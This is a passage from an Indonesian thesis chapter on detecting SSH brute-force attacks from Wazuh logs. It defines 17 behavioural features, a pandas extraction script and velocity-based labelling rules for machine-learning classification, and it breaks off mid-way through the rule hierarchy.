Berdasarkan hasil evaluasi komparatif diatas, dapat dilihat bahwa model dengan 10 fitur inti telah mencapai performa yang sangat tinggi (di atas 99%). Namun, setelah penambahan 7 fitur turunan, seluruh model mengalami peningkatan performa hingga mencapai akurasi 100%. Peningkatan ini menunjukkan bahwa fitur turunan memberikan informasi tambahan yang bersifat komplementer, sehingga membantu model dalam mengambil keputusan secara lebih tepat, khususnya pada kondisi data yang berada pada batas (*edge cases*).

Pemilihan 17 fitur lengkap sebagai konfigurasi akhir dalam implementasi didasarkan pada beberapa pertimbangan sebagai berikut:

1) Mitigasi redundansi - Algoritma *machine learning* Random Forest dan XGBoost memiliki mekanisme seleksi fitur secara internal. Fitur yang tidak memberikan kontribusi signifikan akan memiliki nilai *feature importance* yang sangat kecil, sehingga tidak mempengaruhi hasil prediksi model.
2) Kelengkapan Informasi (*Information Completeness*) - Fitur turunan memberikan representasi data yang lebih beragam dan komprehensif. Hal ini meningkatkan kemampuan model dalam mengenali pola yang kompleks dan meningkatkan ketahanan model terhadap variasi data.
3) Kesesuaian dengan Praktik Terbaik (*Best Practices*) - Penggunaan fitur turunan merupakan praktik umum dalam machine learning, khususnya pada bidang keamanan siber. Representasi data yang lebih kaya terbukti dapat meningkatkan kemampuan deteksi terhadap berbagai jenis serangan.

Seluruh 17 fitur inti dan turunan yang digunakan tetap konsisten dengan pendekatan berbasis perilaku (*behavioral-based*) yang menjadi fokus utama dalam penelitian ini. Fitur-fitur tersebut dirancang untuk menangkap pola aktivitas, karakteristik temporal, serta dinamika serangan, tanpa bergantung pada *signature-based detection* atau aturan statis tunggal. Pendekatan ini memungkinkan model untuk mendeteksi pola serangan baru yang belum pernah terdefinisi sebelumnya.

A. Fitur Volume

Fitur volume digunakan untuk menghitung jumlah kejadian secara langsung dalam satu window.

1. *Total Attempts*

   Fitur ini merepresentasikan jumlah seluruh percobaan login yang terjadi dalam satu jendela waktu, baik yang berhasil maupun yang gagal.

   $$\text{total\_attempts}\ (W_i) = |W_i| \quad (6)$$

Keterangan:

- $|W_i|$ adalah jumlah seluruh event dalam window W_i. Semakin besar nilainya, semakin banyak aktivitas login dalam periode tersebut.

2. *Failed Attempts*

Fitur ini merepresentasikan jumlah percobaan login yang gagal dalam satu jendela waktu.

$$failed\_attempts\ (W_i) = |\{e\ \in\ W_i |\ rule\ (e)\ \in R_{failed}\}|$$

(7)

Keterangan:

- R_{failed} {5710, 5716, 5760}
- Rule:
  - 5710 ⇨ Login user tidak ada
  - 5716 ⇨ Authentication failed
  - 5750 ⇨ Indikasi serangan SSH Brute force

Semakin tinggi nilai ini semakin banyak percobaan login yang gagal (indikasi brute force). Rule 5710 menandakan `Attempt to login using a non-existent user`, rule 5716 untuk `sshd: authentication failed`, dan rule 5760 untuk `sshd: Possible attack on the ssh server`.

3. *Success Attempts*

Fitur ini merepresentasikan jumlah percobaan login yang berhasil dalam satu jendela waktu.

$$succes\_attempts\ (W_i) = |\{e\ \in\ W_i |\ rule\ (e)\ \in R_{success}\}|$$

(8)

Keterangan:

- $R_{success}$ {5715}
- Rule:
  - 5715 ⇨ Login berhasil – Biasanya pada kondisi normal mempunyai nilai, tetapi pada serangan biasanya kecil atau nol. dimana R_success = {5715} adalah rule ID untuk `sshd: authentication success`.

B. Fitur Ratio

Fitur ratio digunakan untuk melihat perbandingan antara jumlah sukses dan gagal, sehingga bisa menggambarkan kualitas aktivitas (normal atau mencurigakan).

4. *Fail Ratio*
   Fitur ini merepresentasikan proporsi percobaan gagal terhadap total percobaan.

$$fail\_ratio(W_i) = \frac{failed\_attempts(W_i)}{total\_attempts(W_i)} \quad (9)$$

   - 0.0 ⇨ Semua Login berhasil
   - 1.0 ⇨ Semua Login gagal
   - Semakin mendekati 1 ⇨ semakin mencurigakan. Nilai berkisar 0.0 (semua berhasil) hingga 1.0 (semua gagal).

5. *Success Ratio*
   Fitur ini merepresentasikan proporsi percobaan berhasil terhadap total percobaan.

$$success\_ratio(W_i) = \frac{success\_attempts(W_i)}{total\_attempts(W_i)} \quad (10)$$

   - Kebalikan dari *fail ratio*
   - Tinggi ⇨ Aktivitas Normal
   - Rendah ⇨ Indikasi Serangan

6. *Fail-Success Ratio*
   Fitur ini merepresentasikan rasio antara jumlah percobaan gagal dengan jumlah percobaan berhasil. Nilai yang tinggi mengindikasikan serangan *brute force* karena *attacker* cenderung banyak mengalami kegagalan.

$$fail\_success\_ratio(W_i) = \frac{failed\_attempts(W_i)}{\max(success\_attempts(W_i),1} \quad (11)$$

   Keterangan:

   - Fungsi pembagi max (...,1) digunakan agar tidak terjadi pembagian dengan nol
   - Nilai Kecil ⇨ Login banyak yang berhasil (normal)
   - Nilai Besar ⇨ Login banyak yang gagal dibandingkan berhasil (indikasi *brute force*).

C. Fitur Diversity

Fitur *diversity* mengukur keragaman username dan target yang diakses. Fitur *diversity* digunakan untuk melihat tingkat keragaman aktivitas, terutama dari sisi

username dan target. Serangan biasanya mencoba banyak kombinasi, sehingga keragamannya lebih tinggi dibanding aktivitas normal.

7. *Unique Users*
   Jumlah username unik yang digunakan dalam window. Fitur ini merepresentasikan jumlah username unik yang digunakan dalam percobaan login. Attacker cenderung mencoba banyak username berbeda untuk menemukan yang valid.

   $$unique\_users(W_i) = |\{user(e)|e \in W_i|$$
   (12)

   Keterangan:
   - Nilai Kecil (misalnya 1) ⇨ hanya satu user (normal)
   - Nilai Besar ⇨ banyak user dicoba (indikasi *user enumeration* atau *brute force*)

8. *Username Entropy*
   Fitur ini merepresentasikan tingkat keragaman username yang digunakan. Entropi tinggi mengindikasikan banyak variasi username, yang merupakan ciri khas serangan *brute force*. Perhitungan entropi menggunakan rumus Shannon Entropy. Fitur ini mengukur seberapa merata penggunaan username dalam satu window menggunakan konsep *Shannon entropy*.

   $$U = \{u_1, u_2, \dots, u_k\}$$
   (13)

   Probabilitas kemunculan setiap username:

   $$p(u_j) = \frac{|\{e \in W_i | user(e) = u_j\}|}{|W_i|}$$
   (14)

   Rumus Entropy:

   $$H(U) = -\sum_{j=1}^{k} p(u_j).log_2(p(u_j))$$
   (15)

   Keterangan:
   - $H(U) = 0$ ⇨ Hanya satu username (aktivitas normal)
   - $H(U) > 2$ ⇨ Banyak username dengan distribusi merata (indikasi serangan)
   - Semakin besar nilai entropy ⇨ semakin beragam dan acak username yang digunakan.

Pengujian pada baseline normal cenderung memiliki *entropy* rendah karena satu user konsisten, sedangkan serangan memiliki *entropy* tinggi karena mencoba banyak username berbeda.

9. Target Diversity

Fitur ini menghitung jumlah *destination* IP *address* (*target attack*) yang diakses dalam satu *window*. Dalam penelitian ini, karena hanya ada satu server target, nilai fitur ini selalu 1.

$$target\_diversity(W_i) = |\{dst\_ip(e)|e \in W_i\}| \quad (16)$$

Keterangan:

- Pada penelitian ini bernilai 1, karena semua serangan ditujukan kesatu server (ubuntu server) IP address 10.151.20.250/25
- Namun fitur ini tetap penting untuk deteksi port scanning dan deteksi lateral movement jika target lebih dari satu.

D. Fitur Temporal

Fitur temporal digunakan untuk melihat pola waktu antar percobaan login, yang sangat penting untuk membedakan aktivitas manusia (*human-like*) dan serangan otomatis. Fitur temporal mengukur pola waktu antar percobaan autentikasi.

10. Time Variance

Fitur ini mengukur variasi jeda waktu antar percobaan login. Fitur ini merepresentasikan varians dari selisih waktu antar percobaan login. Varians yang rendah (waktu antar percobaan teratur) mengindikasikan serangan otomatis, sedangkan varians yang tinggi (waktu antar percobaan tidak teratur) mengindikasikan aktivitas manusia.

Misalkan selisih waktu antar event:

$$\Delta t_j = t_j + 1 - t_j \quad (17)$$

Rata-rata interval:

$$\mu\Delta t = \frac{1}{n-1} \sum_{j=1}^{n-1} \Delta t_j \quad (18)$$

Rumus varians:

$$time_{variance}(W_i) = \frac{1}{n-1} \sum_{j=1}^{n-1} (\Delta t_j - \mu_{\Delta t})^2 \quad (19)$$

Interpretasi:
- Nilai tinggi ⇨ interval tidak teratur (dipengaruhi jaringan atau variasi tool)
- Nilai rendah ⇨ interval sangat konsisten (biasanya *scripted attack*)

11. Average Time Between

Fitur ini merepresentasikan rata-rata waktu antar percobaan dalam satuan detik (rata-rata waktu jeda antar percobaan login)

$$avg\_time\_between(W_i) = \mu_{\Delta t} \quad (20)$$

Interpretasi:
- Nilai besar (30-120 detik) ⇨ aktivitas manusia (normal)
- Nilai kecil (<5 detik) ⇨ serangan otomatis

12. Minimum Time Between (min_time_between)

Fitur ini merepresentasikan waktu terpendek antara dua percobaan berurutan (jeda waktu paling cepat antar dua percobaan login).

$$\min\_time\_beetwen(W_i) = \min(\Delta t_1, \Delta t_2, \dots, \Delta t_{n-1})$$

Interpretasi:
- Mendekati 0 ⇨ percobaan sangat cepat (*burst attack*)
- Nilai lebih besar ⇨ aktivitas lebih lambat (normal)

13. Session Duration

Fitur ini merepresentasikan durasi total jendela waktu dalam detik, dihitung dari percobaan pertama hingga percobaan terakhir. Durasi total aktivitas dalam satu window, dihitung dari event pertama hingga terakhir.

$$session\_duration(W_i) = \max\{t(e)|e \in W_i\} - \min\{t(e)|e \in W_i\} \quad (21)$$

Keterangan:
- Satuan detik
- Jika hanya ada satu event, maka `session_duration=0.1`. Digunakan untuk menghindari pembagian nol pada perhitungan *velocity*.

E. Fitur Velocity

Fitur *velocity* digunakan untuk mengukur seberapa cepat percobaan login terjadi dalam satu window. Fitur ini menjadi indikator utama dalam penelitian, karena langsung menunjukkan intensitas serangan.

14. Attack Velocity

Fitur ini merepresentasikan kecepatan percobaan login dalam satuan percobaan per detik. Fitur ini merupakan indikator paling penting untuk membedakan serangan brute force (kecepatan tinggi) dengan aktivitas normal (kecepatan rendah). Kecepatan serangan diukur sebagai jumlah percobaan per detik.

Fitur ini menghitung jumlah percobaan login per detik dalam satu window:

$$velocity\ (W_i) = \frac{total\_attempts(W_i)}{\max(session\_duration(W_i),1.0)} \quad (22)$$

Keterangan:

- Total_attempts (W_i) = Jumlah seluruh percobaan dalam window
- Session_duration (W_i) = durasi window dalam detik
- Max (…,1.0) digunakan untuk menghindari pembagian dengan nol
- Satuan: attempts per second (attempt/detik)

Interpretasi nilai velocity:

Nilai velocity menjadi pembeda utama antara aktivitas normal dan *attack*:

- Velocity < 0.1⇨ aktivitas normal (*human-like*), contoh baseline normal: sekitar 0.016 – 0.05
- 0.1 ≤ velocity < 5.0 ⇨ aktivitas mencurigakan (*suspicious*): *slow* hingga medium *attack*
- Velocity ≥ 5.0 ⇨ serangan *attack* hingga critical *attack*.

Semakin tinggi nilai *velocity* semakin cepat percobaan login dilakukan dan semakin besar kemungkinan aktivitas tersebut adalah serangan otomatis (*automated attack*). Pada penelitian ini *velocity* digunakan sebagai *threshold* utama dalam proses labelling dan menjadi fitur dengan pengaruh paling besar terhadap klasifikasi.

F. Fitur Rule-Based

Fitur ini berasal dari informasi rule Wazuh yang menunjukkan level keparahan (*severity*) dari setiap event. Tujuannya adalah untuk menangkap tingkat risiko berdasarkan deteksi sistem keamanan.

15. Maximum Rule Level

Fitur ini merepresentasikan tingkat keparahan (*severity level*) tertinggi dari aturan Wazuh yang terpicu dalam window.

Level tertinggi dari Wazuh rules yang *triggered* dalam window:

$$\max\_rule\_level(W_i) = \max\{level(e) | e \in W_i\} \quad (23)$$

Keterangan:

- Level sistem wazuh dikonversi menjadi angka: Low = 1, Medium = 2, High = 3 dan Critical = 4.
- Interpretasi Nilai tinggi (3-4) ⇨ ada event berbahaya dalam window dan nilai rendah (1-2) ⇨ ada aktivitas low atau normal

16. *Average Rule Level*

Fitur ini merepresentasikan rata-rata tingkat keparahan dari seluruh aturan yang terpicu dalam window.

Fitur ini menghitung rata-rata level dari semua event dalam window.

$$avg\_rule\_level(W_i) = \frac{1}{n}\sum_{i=1}^{n} level(e_i) \quad (24)$$

Keterangan:

- n = Jumlah event dalam window

Interpretasi:

- Nilai tinggi ⇨ mayoritas event memiliki tingkat keparahan tinggi.
- Nilai rendah ⇨ sebagian besar event tidak berbahaya

17. Source IPs in Window

Fitur ini merepresentasikan jumlah *source* IP *address* unik yang melakukan percobaan dalam satu window.

Fitur ini menghitung jumlah *source* IP *address* yang muncuk dalam satu window.

$$source\_ips\_in\_window(W_i) = |\{src\_ip(e) | e \in W_i\}| \quad (25)$$

Interpretasi:

- Nilai = 1 ⇨ aktivitas dari satu sumber (normal atau *single attacker*)
- Nilai > 1 ⇨ aktivitas dari banyak sumber ⇨ indikasi: distributed attack

Meskipun pada penelitian ini aggregasi dilakukan per *source* IP, fitur ini tetap dihitung untuk menjaga konsistensi struktur data dan mendukung pengembangan skenario *multi-source* dipenelitian selanjutnya.

Setiap fitur dalam tabel merepresentasikan aspek tertentu dari aktivitas autentikasi, mulai dari jumlah percobaan (volume), perbandingan keberhasilan dan kegagalan (ratio), keragaman username dan target (*diversity*), pola waktu antar percobaan

(*temporal*), kecepatan serangan (*velocity*), hingga tingkat keparahan berdasarkan rule dari Wazuh (*rule-based*). Dengan adanya ringkasan ini, diharapkan pembaca dapat lebih mudah melihat peran masing-masing fitur dalam proses analisis dan klasifikasi serangan. Untuk memberikan gambaran yang lebih terstruktur mengenai fitur-fitur yang digunakan dalam penelitian ini, seluruh 17 fitur behavioral yang telah dijelaskan sebelumnya dirangkum dalam bentuk tabel 3.16. Tabel 3.16 menyajikan nama fitur, kategori, rumus perhitungan dalam bentuk matematis, rentang nilai yang dihasilkan berdasarkan data penelitian, serta interpretasi dari masing-masing fitur. Penyusunan tabel ini bertujuan untuk memudahkan pembaca dalam memahami hubungan antara fitur yang diekstraksi dengan karakteristik perilaku serangan yang dianalisis.

Tabel 3. 16 Ringkasan 17 Fitur Behavioral

No	**Nama Fitur**	**Kategori**	**Formula**	**Range Nilai**	**Interpretasi**
1	`total_attempts`	Volume	|W_i|	1 - 200	Jumlah percobaan total
2	`failed_attempts`	Volume	count (failed rules)	0 - 180	Jumlah login gagal
3	`success_attempts`	Volume	count (success rules)	0 - 20	Jumlah login berhasil
4	`fail_ratio`	Ratio	failed / total	0.0 - 1.0	Proporsi kegagalan
5	`success_ratio`	Ratio	success / total	0.0 - 1.0	Proporsi keberhasilan
6	`fail_success_ratio`	Ratio	failed / max(success, 1)	0 - 180	Perbandingan gagal vs berhasil
7	`unique_users`	Diversity	count (distinct users)	1-15	Keragaman username
8	`username_entropy`	Diversity	$-\Sigma\ p \cdot \log_2(p)$	0.0 - 4.0	Entropi distribusi username
9	`target_diversity`	Diversity	count (distinct targets)	1-3	Keragaman target
10	`time_variance`	Temporal	var(Δt)	0 - 3600	Variasi interval waktu

11	`avg_time_between`	Temporal	μ(Δt)	0 - 120	Rata-rata jeda
12	`min_time_between`	Temporal	min(Δt)	0 - 60	Jeda minimum
13	`session_duration`	Temporal	t_max - t_min	0.1 - 60	Durasi sesi (detik)
14	`velocity`	Velocity	total / duration	0.01 - 50	Kecepatan serangan
15	`max_rule_level`	Rule	max(levels)	1-4	Level tertinggi
16	`avg_rule_level`	Rule	μ(levels)	1.0 - 4.0	Rata-rata level
17	`source_ips_in_window`	Network	Count (distinct IPs)	1-5	Jumlah IP sumber

3.4.5. Implementasi Feature Extraction

Implementasi ekstraksi fitur pada penelitian ini dilakukan menggunakan bahasa pemrograman Python dengan memanfaatkan *library* pandas untuk pengolahan data dan numpy untuk perhitungan numerik. *Script* yang digunakan adalah `feature_extractor.py`, yang bertugas membaca data mentah (*raw events*), melakukan agregasi temporal, serta menghitung seluruh 17 fitur *behavioral* pada setiap *window*. Secara umum, proses ekstraksi fitur dilakukan melalui beberapa tahapan berikut:

1) *Load Dataset*
   Tahap pertama adalah membaca file csv yang berisi raw events menggunakan fungsi:
   `pd.read_csv()`
   Selanjutnya, kolom *Timestamp* dikonversi menjadi format *datetime* menggunakan:
   `pd.to_datetime()`
   Secara matematis, setiap *event* direpresentasikan sebagai:

   $$E = \{e_1, e_2, \dots e_n\} \quad (26)$$

   dengan setiap event memiliki timestamp:
   $t(e_i) \in \mathbb{R}$
   (27)

2) *Add Helper Columns*

Kemudian untuk mempermudah proses perhitungan fitur, ditambahkan dua kolom bantu:

- *is failed* ⇨ bernilai 1 jika *event* mengandung kata *failed*, *invalid* atau *non-existent*
- *is success* ⇨ bernilai 1 jika *event* mengandung kata *success* atau *accepted*

$$is\_failed(e) = \begin{cases} 1, jika\ rule\ (e) \in\ R_{failed} \\ 0, lainnya \end{cases} \quad (28)$$

$$is\_success(e) = \begin{cases} 1, jika\ rule\ (e) \in\ R_{success} \\ 0, lainnya \end{cases}$$

Selain itu, level rule dikonversi menjadi numerik:

$level\ (e) \in \{1,2,3,4\}$

Dengan pemetaan: *Low*=1, *Medium*=2, *High*=3 dan *Critical*=4

3) *Create Time Windows* (Agregasi Temporal)
Setiap timestamp dibulatkan ke bawah ke menit terdekat menggunakan:

```
# Add minute bucket
self.df['minute_bucket'] =
self.df['Timestamp'].dt.floor('1T')
print(f"\n[INFO] Creating 1-minute feature
windows...")
```

$$W_i = \{e\ \in E\ | t_{start} + (i-1)\Delta t \leq t(e) < t_{start} + i\Delta t\} \quad (29)$$

Dengan: $\Delta t = 60\ detik\ (1menit)$

4) Group Dataset
Dataset kemudian dikelompokkan berdasarkan:

```
# Group by source IP and minute
grouped      =      self.df.groupby(['Source      IP',
'minute_bucket'])
total_groups = len(grouped)
```

Artinya setiap window $W_i$merepresentasikan:

$$W_i^{(IP)} = \{e | src_{ip(e)} = IP \ \wedge e \in W_i$$
(30)

Sehingga 1 window = 1 IP dalam 1 menit.

5) *Extract Features*

Untuk setiap group, dihitung semua 17 fitur menggunakan fungsi agregasi pandas (sum, count, mean, var, min, max) dan *custom functions* untuk *entropy*.

- Total Attempts
  $$total\_attempts(W_i) = |W_i|$$
  (31)
- Failed Attempts
  $$failed\_attempts(W_i) = \sum is\_failed(e)$$
  (32)
- Velocity
  $$velocity\ (W_i) = \frac{total\_attempts\ (W_i)}{session\_duration\ (W_i)}$$
  (33)

  Dengan:
  $$session_{duration}(W_i) = \max t\ (e) - min\ t(e)$$
  (34)

  Jika durasi = 0, maka pada implementasi diberikan nilai minimum: `session_duration=0.1`.

- User entropy:
  $$H(U) = \ - \sum_{j=1}^{k} p(u_j).log_2(p(u_j))$$
  (35)

  Dimana:
  $$p(u_j) = \frac{jumlah\ kemunculan\ u_j}{|W_i|}$$
  (36)

- Time variance:
  $$time\_variance(W_i) = \frac{1}{n-1}\sum(\Delta_{tj} - \mu_{\Delta t})^2$$
  (37)

  Semua fitur dihitung langsung dari data dalam setiap group.

6) *Create DataFrame*
Hasil ekstraksi dari seluruh kelompok digabungkan menjadi satu *DataFrame* baru. *DataFrame* ini berisi 17 kolom fitur (10 fitur proposal ditambah 7 fitur turunan) serta dua kolom metadata yaitu *timestamp* (menit dari jendela waktu) dan *source_ip* (alamat IP sumber).

$$X = \{W_1, W_2, \dots, W_{273}\} \quad (38)$$

Dengan total:
- 273 window
- 17 Fitur (Ekstraksi 10 Fitur dan Penambahan 7 Fitur Turunan Behavioral Dataset)
- Metadata: *Timestamp* dan *source* IP *address*.

7) *Behavioral Labeling*
Setelah fitur dihitung, dilakukan pelabelan dataset otomatis berdasarkan aturan (*rules*):

$$y_i \begin{cases} 2, \ jika\ velocity \ \geq 5.0 \vee failed \geq 50 \\ 1, jika\ velocity \ \geq 0.5 \ \vee failed \ \geq 10 \\ 0, else \end{cases} \quad (39)$$

Kategori:
- 0 = Normal
- 1 = Suspicious
- 2 = Attack

8) *Save Output* (Menyimpan Hasil)
DataFrame yang telah berisi seluruh fitur disimpan ke dalam file csv dengan format nama:
$output = input_{filename} + features_{behavioral}.csv$

File ini disimpan pada direktori yang sama dengan file input. Seluruh proses ekstraksi fitur dari 3.006 event mentah hingga menjadi 273 jendela waktu (*time window*) berjalan dalam waktu kurang dari 10 detik pada server Flask (10.151.20.152) yang digunakan. Kecepatan ini memungkinkan proses ekstraksi fitur dilakukan secara efisien meskipun dataset diperbesar di masa mendatang.

3.5. Pelabelan Berbasis Perilaku (Behavioral-Based Labeling)

3.5.1. Konsep *Behavioral Labeling*

Berbeda dengan pendekatan *rule-based* tradisional yang biasanya hanya menggunakan satu fitur dengan batas nilai tertentu (*threshold*), penelitian ini menggunakan pendekatan *behavioral-based labeling*. Pendekatan ini mempertimbangkan beberapa fitur sekaligus, sehingga dapat menggambarkan perilaku aktivitas secara lebih menyeluruh. Setelah seluruh fitur berhasil diekstrak dari setiap jendela waktu satu menit, tahap berikutnya adalah memberikan label pada setiap baris data. Pelabelan ini bertujuan untuk mengkategorikan setiap jendela waktu ke dalam tiga kelas yang telah ditentukan, yaitu *Normal*, *Suspicious*, dan *Attack*. Penelitian ini menggunakan pendekatan *behavioral-based labeling*, yaitu pemberian label berdasarkan aturan perilaku yang diamati dari parameter hasil ekstraksi fitur, bukan berdasarkan sumber IP atau kategori serangan dari skenario yang telah ditentukan sebelumnya. Pendekatan ini dipilih karena lebih objektif dan dapat diotomatisasi. Setiap jendela waktu dievaluasi berdasarkan dua parameter utama yang paling mencerminkan karakteristik serangan SSH *brute force*, yaitu kecepatan percobaan login (*velocity*) dan jumlah percobaan login yang gagal (*failed_attempts*). Kedua parameter ini dipilih karena memiliki korelasi yang kuat dengan intensitas serangan.

Dalam penelitian ini, aktivitas dibagi menjadi tiga kategori utama:

1) Normal **(0)** ⇨ aktivitas pengguna yang sah, ditandai dengan nilai *velocity* rendah dan jumlah *failed attempts* yang kecil.
2) Suspicious **(1)** ⇨ aktivitas mencurigakan, seperti *reconnaissance* atau *slow brute force*, dengan *velocity* sedang dan *failed attempts* sedang.
3) Attack **(2)** ⇨ aktivitas serangan yang jelas, ditandai dengan *velocity* tinggi atau jumlah *failed attempts* yang sangat besar.

Penentuan batas nilai (*threshold*) pada masing-masing kategori didasarkan pada hasil analisis pola serangan SSH brute force serta karakteristik data normal yang telah dikumpulkan pada penelitian ini.

3.5.2. Rumus Matematika Labelling (*Labelling Rules*)

Untuk setiap feature vector F_i yang berasal dari window W_i, label y_i ditentukan menggunakan fungsi pelabelan L sebagai berikut:

$$y_i = L(F_i) = \begin{cases} 2\ (attack),\ jika\ velocity\ (F_i) \geq 5.0 \vee failed\_attempts(F_i) \geq 50 \\ 1\ (suspicious), jika\ velocity\ (F_i) \geq 0.5 \vee failed\_attempts(F_i) \geq 10 \\ 0\ (normal), else \end{cases} \quad (40)$$

Keterangan:

- $\vee$: Operator Logika OR
- F_i: Vektor fitur pada window ke-i
- $y_i \in \{0,1,2\}$: label numerik

Himpunan label yang digunakan:

$Y = \{Normal, Suspicious, Attack\} = \{0,1,2\}$

3.5.3. Justifikasi Threshold

Penentuan nilai *threshold* pada fitur *velocity* dan *failed attempts* dilakukan berdasarkan karakteristik data yang dihasilkan dalam penelitian ini.

***Threshold Attack* (*velocity* ≥ 5.0 OR *failed* ≥ 50)**

- Nilai *velocity* ≥ 5.0 *attempts*/*second* setara dengan: 5.0×60=300 *attempts*/*minute*

Kecepatan ini tidak mungkin dilakukan oleh manusia secara manual, sehingga sangat kuat mengindikasikan serangan otomatis (*automated attack*). Pada skenario *high attack* dan *critical attack*, nilai *velocity* secara konsisten berada di atas 5.0.

- Nilai *failed attempts* ≥ 50 dalam 1 menit menunjukkan upaya login berulang dalam jumlah besar. Pengguna normal biasanya hanya mencoba kurang dari 5 kali sebelum melakukan *reset password* (dalam keadaan normal) yang dilakukan manusia (*human-like*)

***Threshold Suspicious* (*velocity* ≥ 0.5 OR *failed* ≥ 10)**

- Nilai *velocity* ≥ 0.5 *attempts*/*second* setara dengan: 0.5×60=30 *attempts*/*minute*

Nilai ini masih mungkin terjadi, tetapi tidak umum pada penggunaan normal. Kondisi ini biasanya muncul pada *slow brute force* yang mencoba menghindari deteksi.

- Nilai failed attempts ≥ 10 dalam 1 menit menunjukkan adanya percobaan menebak kredensial secara berulang, yang merupakan ciri aktivitas mencurigakan seperti *reconnaissance* atau *password spraying*.

Threshold NORMAL (Human-Like)

Data *baseline* menunjukkan bahwa aktivitas normal memiliki: *velocity* = 0.016 – 0.05 *attempts*/*second*, atau setara dengan 1 – 3 *attempts*/*minute*, dengan *failed attempts* = 0 (semua login berhasil).

Threshold yang digunakan dirancang agar masih memberikan toleransi terhadap variasi aktivitas normal, tetapi tetap mampu mendeteksi anomali.

Penggunaan Operator OR (∨)

Penggunaan operator logika OR (∨) memungkinkan sistem mendeteksi serangan meskipun hanya salah satu kondisi terpenuhi. Sebagai contoh:

- Serangan dengan *velocity* rendah tetapi *failed attempts* tinggi tetap dapat terdeteksi
- Serangan dengan *velocity* tinggi meskipun *failed attempts* belum banyak juga tetap terdeteksi

Pendekatan ini membuat sistem lebih fleksibel dan tidak bergantung pada satu indikator saja.

3.5.4. Distribusi Label Hasil

Proses pelabelan dilakukan secara otomatis pada seluruh hasil ekstraksi fitur, yaitu sebanyak 273 *windows*. Setelah proses pelabelan selesai, diperoleh distribusi label seperti tabel 3.17. berikut.

Tabel 3. 17 Distribusi Hasil Pelabelan

Label	**Kategori**	**Jumlah Window**	**Persentase**
0	Normal	147	53,8%
1	Suspicious	46	16,8%
2	Attack	80	29,3%
TOTAL		**259**	**100%**

Distribusi ini menunjukkan bahwa data memiliki keseimbangan kelas yang cukup baik, dengan rasio ketidakseimbangan kurang dari 2:1. Kondisi ini sudah cukup ideal untuk proses pelatihan model machine learning tanpa memerlukan teknik penyeimbangan data yang agresif (*resampling*).

Jika dilihat berdasarkan skenario:

1) Kategori *Normal* sebagian besar berasal dari *baseline* scenario (hari 1) dan sebagian dari low attack (hari 2) dengan nilai velocity rendah
2) Kategori *Suspicious* berasal dari *low* dan *medium* attack (hari 2–3) dengan pola serangan bertahap (*burst pattern*)
3) Kategori *Attack* berasal dari high dan *critical attack* (hari 4–5) dengan *velocity* yang sangat tinggi

Pendekatan *behavioral-based labeling* yang digunakan dalam penelitian ini mampu merepresentasikan pola aktivitas secara lebih menyeluruh dibandingkan

pendekatan *rule-based* sederhana. Dengan mempertimbangkan kombinasi fitur seperti *velocity* dan *failed attempts*, proses pelabelan menjadi lebih adaptif terhadap berbagai jenis pola serangan, mulai dari yang lambat hingga yang sangat agresif.

3.5.5. Implementasi Pelabelan dalam Kode

Proses pelabelan diimplementasikan dalam file `feature_extractor.py` melalui fungsi `_add_behavioral_labels()`. Berikut adalah cuplikan kode yang merepresentasikan aturan pelabelan:

```
    def _add_behavioral_labels(self, features_df):
        def get_label(row):
            velocity = row['velocity']
            failed = row['failed_attempts']

            # Priority: Attack first
            if velocity >= 5.0 or failed >= 50:
                return 2
            elif velocity >= 0.5 or failed >= 10:
                return 1
            else:
                return 0

        def get_category(label):
            return   {0:   'NORMAL',   1:   'SUSPICIOUS',   2:
'ATTACK'}[label]

        # Apply behavioral labeling
        features_df['label']   =   features_df.apply(get_label,
axis=1)
        features_df['category']                                  =
features_df['label'].apply(get_category)
        # Statistics
        print("\n" + "="*60)
        print("BEHAVIORAL LABELING RESULTS (Sesuai Proposal)")
        print("="*60)
        print(f"Rules:")
        print(f"  ATTACK (2)     : velocity >= 5.0 OR failed >=
50")
        print(f"  SUSPICIOUS (1) : velocity >= 0.5 OR failed >=
10")
        print(f"  NORMAL (0)     : else")
        print("-"*60)

        print("\n[LABEL DISTRIBUTION]")
        total = len(features_df)
        for label, name in [(0, 'NORMAL'), (1, 'SUSPICIOUS'),
(2, 'ATTACK')]:
            count = (features_df['label'] == label).sum()
            pct = (count/total)*100 if total > 0 else 0
            print(f"   {label} - {name:10}: {count:4} windows
({pct:.1f}%)")
        return features_df
```

Implementasi pelabelan berbasis perilaku dilakukan melalui fungsi `_add_behavioral_labels()` pada script Python. Fungsi ini bekerja dengan membaca nilai fitur *velocity* dan *failed_attempts* dari setiap baris data (setiap window), kemudian menentukan label berdasarkan aturan yang telah ditetapkan. Proses ini dilakukan menggunakan fungsi `apply()` pada DataFrame, sehingga setiap *feature vector* F_i diproses secara otomatis dan menghasilkan label y_i. Di dalam fungsi tersebut, terdapat fungsi bantu `get_label()` yang berisi logika utama pelabelan. Urutan pengecekan dimulai dari kategori *attack* (2) sebagai prioritas tertinggi, yaitu jika $velocity \geq 5.0$ atau $failed\_attempts \geq 50$. Jika kondisi ini tidak terpenuhi, maka dilanjutkan ke kategori *suspicious* (1) dengan kondisi $velocity \geq 0.5$ atau $failed\_attempts \geq 10$. Apabila kedua kondisi tersebut tidak terpenuhi, maka data diklasifikasikan sebagai normal (0)**.** Pendekatan ini memastikan bahwa aktivitas dengan intensitas tinggi langsung dikategorikan sebagai serangan tanpa terpengaruh oleh kondisi di bawahnya. Selain menghasilkan label numerik, fungsi ini juga menambahkan kolom *category* yang berisi representasi teks dari label, yaitu *normal*, *suspicious*, dan *attack*. Setelah proses pelabelan selesai, sistem menampilkan statistik distribusi jumlah data pada masing-masing kategori dalam bentuk jumlah dan persentase. Hal ini bertujuan untuk memverifikasi hasil pelabelan serta memastikan distribusi data sesuai dengan karakteristik yang diharapkan dari skenario pengujian.

3.5.6. Hierarki Evaluasi Aturan

Proses pelabelan pada penelitian ini mengikuti alur keputusan secara berhierarki (*hierarchical decision flow),* yang memastikan bahwa kategori dengan tingkat ancaman tertinggi dievaluasi terlebih dahulu. Pendekatan ini konsisten dengan implementasi dalam kode, di mana kondisi *attack* diperiksa lebih dulu sebelum kategori lainnya. Adapun alur evaluasi aturan adalah sebagai berikut:

Langkah 1 (Prioritas Tertinggi – *Attack*)

Periksa apakah:

`Velocity ≥ 5.0 ∨ failed_attempts ≥ 50`

- Jika terpenuhi ⇨ label = *Attack* (2)
- Jika tidak ⇨ lanjut ke Langkah 2

Langkah 2 (Suspicious)

Periksa apakah:

`Velocity ≥ 0.5 ∨ failed_attempts ≥ 10`

- Jika terpenuhi ⇨ label = *Suspicious* (1)
- Jika tidak ⇨ lanjut ke Langkah 3

Langkah 3 (Normal)

